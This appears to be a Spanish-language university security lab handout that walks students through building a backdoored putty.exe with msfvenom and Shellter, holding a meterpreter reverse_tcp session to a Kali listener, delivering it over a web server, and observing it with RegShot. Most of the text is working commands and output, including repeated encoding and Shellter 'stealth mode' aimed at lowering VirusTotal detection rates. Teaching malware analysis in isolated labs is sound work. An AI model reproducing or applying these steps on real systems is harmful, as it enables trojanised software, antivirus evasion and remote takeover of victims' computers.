


Actividad práctica número 9:

Formato: Individual

Asignatura: Seguridad de Sistemas

**Objetivo:** Realizar análisis de malware

1.- Levante su servidor Kali con la interfaz de red en modo Red NAT



2.- Conéctese al sitio [www.putty.org](http://www.putty.org) y baje la aplicación “putty.exe” en su servidor Kali



3.- Vaya al directorio donde bajo la aplicación

```
File Edit View Search Terminal Help
root@kali:~# cd Downloads/
root@kali:~/Downloads# ls -l
total 520
-rw-r--r-- 1 root root 531368 Oct 24 19:15 putty.exe
root@kali:~/Downloads#
```

4.- Ejecute el siguiente comando para la creación del virus

```
root@kali:~/Downloads# msfvenom -p windows/meterpreter/reverse_tcp -k lhost=10.0.2.31
-x putty.exe -f exe -o virus.exe
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 333 bytes
Saved as: virus.exe
root@kali:~/Downloads# ls -l
total 1052
-rw-r--r-- 1 root root 531368 Oct 24 19:15 putty.exe
-rw-r--r-- 1 root root 541184 Oct 24 19:19 virus.exe
root@kali:~/Downloads#
```

Donde **lhost** es la dirección IP local de su servidor Kali

5.- Realice el análisis con la aplicación Virustotal.com para validar cuantas aplicaciones de AV lo detectan



SHA256:	e25b509f2d9713aff8cde649930043224d0495e0b6f656cfb30cc3abdb4d695d
File name:	virus.exe
Detection ratio:	36 / 56

6.- Cree el directorio mostrado en la figura y copie el archivo de virus en él

```
root@kali:~/Downloads# mkdir /var/www/html/share
root@kali:~/Downloads# cp virus.exe /var/www/html/share/
root@kali:~/Downloads#
```

7.- Levante los servicios de apache y ssh en su servidor Kali

```
root@kali:~/Downloads# service apache2 start
root@kali:~/Downloads# service ssh start
root@kali:~/Downloads#
```


8.- Levante su máquina Windows 7 con la interfaz de red en modo Red NAT y desde un browser conéctese al servidor web de su Kali




Baje el archivo “virus.exe” y cópielo a su disco local

9.- Levante la aplicación Metasploit en su servidor Kali con el comando:


```
# msfconsole
```



10.- Cargue el “exploit” mostrado en la figura:



11.- Cargue el “payload” mostrado en la figura y configure la dirección IP de su servidor Kali



12.- Confirme la configuración de parámetros con el comando mostrado

```
Module options (exploit/multi/handler):  


| Name  | Current Setting | Required | Description |
|-------|-----------------|----------|-------------|
| ----- |                 |          |             |

  
Payload options (windows/meterpreter/reverse_tcp):  


| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | process         | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 10.0.2.31       | yes      | The listen address                                        |
| LPORT    | 4444            | yes      | The listen port                                           |

  
Exploit target:  



| Id | Name            |
|----|-----------------|
| -- | ----            |
| 0  | Wildcard Target |


```

13.- Ejecute el exploit


```
msf exploit(handler) > exploit  
[*] Started reverse TCP handler on 10.0.2.31:4444  
[*] Starting the payload handler...
```

15.- En la maquina Windows ejecute la aplicación RegShot provista por su profesor y seleccione la opción de "1er. Foto"





16.- Ejecute el virus en su máquina Windows




17.- Confirme en su servidor Kali que se realizó la conexión del payload “meterpreter”

```
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 10.0.2.31:4444
[*] Starting the payload handler...
[*] Sending stage (957487 bytes) to 10.0.2.18
[*] Meterpreter session 1 opened (10.0.2.31:4444 -> 10.0.2.18:49472) at 2016-10-24 19:56:16 +0000

meterpreter > 
```

18.- En maquina Windows obtenga la 2da foto con la aplicación RegShot y luego seleccione la opción comparar



19.- Revise los cambios introducidos por el virus


```
Archivo  Edición  Formato  Ver  Ayuda
Regshot 1.9.0 x64 Unicode
Comentarios:
Fecha y hora:2016/10/24 19:57:51 , 2016/10/24 19:58:11
Computador:DUOCUC-PC , DUOCUC-PC
Usuario:DuocUC , DuocUC

-----
Valores modificados:4
-----
```


20.- Baje e instale la aplicación SysInspector provista por su profesor



21.- Revise los procesos en ejecución



22.- Revise las conexiones de red



23.- Genere nuevamente el malware con codificación siguiendo el ejemplo

```
root@kali:~/Downloads# msfvenom -p windows/meterpreter/reverse_tcp -k lhost=10.0.2.31  
-x putty.exe -f exe -e x86/shikata_ga_nai -i 25 -x /usr/share/windows-binaries/plink  
.exe -o virus2.exe  
No platform was selected, choosing Msf::Module::Platform::Windows from the payload  
No Arch selected, selecting Arch: x86 from the payload  
Found 1 compatible encoders  
Attempting to encode payload with 25 iterations of x86/shikata_ga_nai
```

24.- Realice nuevamente el test con la aplicación virustotal.com



### Ofuscación de malware con shellter

1.- Levante su máquina Kali con la interfaz de red en modo Red NAT

2.- Configure el teclado en español-latinoamericano

```
File Edit View Search Terminal Help
root@kali:~# setxkbmap -layout latam
root@kali:~#
```

3.- Instale la arquitectura i386 en su máquina Kali

```
root@kali:~# dpkg --add-architecture i386
root@kali:~#
```

4.- Confirme la instalación con el siguiente comando

```
root@kali:~# dpkg --print-foreign-architectures
i386
root@kali:~#
```


5.- Realice la actualización del repositorio

```
root@kali:~# apt-get update
Get:1 http://archive-7.kali.org/kali kali-rolling InRelease [30.5 kB]
Get:2 http://archive-7.kali.org/kali kali-rolling/main Sources [11.4 MB]
15% [2 Sources 573 kB/11.4 MB 5%]
```


6.- Instale la aplicación wine32 para ejecutar aplicaciones Windows en Kali Linux

```
root@kali:~# apt-get install wine32
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following package was automatically installed and is no longer required:
  libx265-95
Use 'apt autoremove' to remove it.
```


## 7.- Baje la aplicación shellter a su servidor Kali



## 8.- Baje la aplicación putty de 32 bits en su servidor Kali



## 9.- Descomprima la aplicación shellter





10.- Ejecute la aplicación shellter con el siguiente comando

# wine shellter.exe

```
wine: configuration in '/root/.wine' has been updated.

1010101 01 10 0100110 10 01 11001001 0011101 001001
11 10 01 00 01 01 01 10 11 10
0010011 1110001 11011 11 10 00 10011 011001
11 00 10 01 11 01 11 01 01 11
0010010 11 00 0011010 100111 000111 00 1100011 01 10 v7.0
www.ShellterProject.com Wine Mode

Choose Operation Mode - Auto/Manual (A/M/H):
```

11.- Seleccione el modo Automático y la aplicación putty como portador del malware

```
1010101 01 10 0100110 10 01 11001001 0011101 001001
11 10 01 00 01 01 01 10 11 10
0010011 1110001 11011 11 10 00 10011 011001
11 00 10 01 11 01 11 01 01 11
0010010 11 00 0011010 100111 000111 00 1100011 01 10 v7.0
www.ShellterProject.com Wine Mode

Choose Operation Mode - Auto/Manual (A/M/H): A
PE Target: /root/Downloads/putty.exe
```

12.- Habilitamos el modo “stealth” y elegimos el payload

```
Enable Stealth Mode? (Y/N/H): y

*****
* Payloads *
*****

[1] Meterpreter_Reverse_TCP [stager]
[2] Meterpreter_Reverse_HTTP [stager]
[3] Meterpreter_Reverse_HTTPS [stager]
[4] Meterpreter_Bind_TCP [stager]
[5] Shell_Reverse_TCP [stager]
[6] Shell_Bind_TCP [stager]
[7] WinExec

Use a listed payload or custom? (L/C/H): L
```

13.- Configuramos los parámetros del payload

```
Select payload by index: 1

*****
* meterpreter_reverse_tcp *
*****

SET LHOST: 192.168.0.161
SET LPORT: 4455
```

14.- Probamos el malware en el sitio virustotal.com



The image shows a snippet of the VirusTotal website interface. On the left, there is a file icon for an executable (EXE) with a red circle containing the text '24 / 67'. To the right, the heading '24 engines detected this file' is displayed. Below this, a table lists file details: SHA-256 hash, file name (putty.exe), file size (1.03 MB), and the last analysis date and time (2019-04-21 01:36:44 UTC).

<b>24 engines detected this file</b>	
SHA-256	f12af559a58cfb834a539b382bc3da2
File name	putty.exe
File size	1.03 MB
Last analysis	2019-04-21 01:36:44 UTC